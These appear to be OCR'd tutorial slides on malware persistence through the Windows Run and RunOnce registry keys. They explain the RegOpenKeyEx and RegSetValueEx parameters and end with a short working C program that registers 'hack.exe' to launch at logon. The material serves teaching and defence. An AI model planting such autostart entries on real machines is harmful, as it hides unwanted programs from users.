Malware persistence techniques

Using registry entry

Using registry entry:

Whenever we start Windows, these registry entries are responsible for launching startup applications.

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

Using registry entry

Malware.exe

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

Windows functions for registry handling

RegOpenKeyEx ( ) → For opening the reg key

RegSetValueEx ( ) → For setting the reg key

Syntex: RegOpenKeyEx ( )

RegOpenKeyEx (hkey, subkey , Options , Access_rights, Pointer_to_opened_key_handle)

Syntex: RegOpenKeyEx ( )

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Handle to an open registry key

(or predefined keys like HKEY_LOCAL_MACHINE).

RegOpenKeyEx (HKEY_CURRENT_USER, [subkey], 0 , KEY_WRITE, &hkey)

Syntex:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

The name of the subkey to open.

RegOpenKeyEx (HKEY_CURRENT_USER, [subkey], 0 , KEY_WRITE, &hkey)

Syntex:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

RegOpenKeyEx (HKEY_CURRENT_USER, [subkey], 0 , KEY_WRITE, &hkey)

Reserved (must be 0).

Syntex:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Access rights mask (like KEY_READ, KEY_WRITE).

RegOpenKeyEx (HKEY_CURRENT_USER, [subkey], 0 , KEY_WRITE, &hkey)

Syntex:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

RegOpenKeyEx (HKEY_CURRENT_USER, [subkey], 0 , KEY_WRITE, &hkey)

Pointer to a variable that receives the opened key handle.

Syntex: Reg**Set**ValueEx ( )

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

hkey

Handle to an open registry
key where we want to set the value.

Reg**Set**ValueEx (hkey, ValueName, Reserved, Type, Data, Size_of_data)

Syntex: RegSetValueEx ( )

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run


hkey

RegSetValueEx (hkey, ValueName, Reserved, Type, Data, Size_of_data)

The name of the value to set.

“hack”

Syntex: RegSetValueEx ( )



Syntex: RegSetValueEx ( )

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

hkey

RegSetValueEx (hkey, ValueName, Reserved, Type, Data, Size_of_data)

Type of data (like REG_SZ for string, REG_DWORD for a 32-bit number, etc.).

Syntex: RegSetValueEx ( )

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

hkey

RegSetValueEx (hkey, ValueName, Reserved, Type, Data, Size_of_data)

Pointer to the data we want to store.

“C:\hack.exe”

Syntex: RegSetValueEx ( )

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

hkey

RegSetValueEx (hkey, ValueName, Reserved, Type, Data, Size_of_data)

Size of the data pointed to by Data, in bytes.

“C:\hack.exe”

Code: low level persistence via registry key

```
#include <windows.h>
#include <string.h>


int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

// malicious app
  const char* exe = "C:\\Users\\John\\Documents\\Temp\\hack.exe";


  // startup
  LONG result = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0 , KEY_WRITE, &hkey);
  if (result == ERROR_SUCCESS) {

    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
    RegCloseKey(hkey);
  }
  return 0;
}
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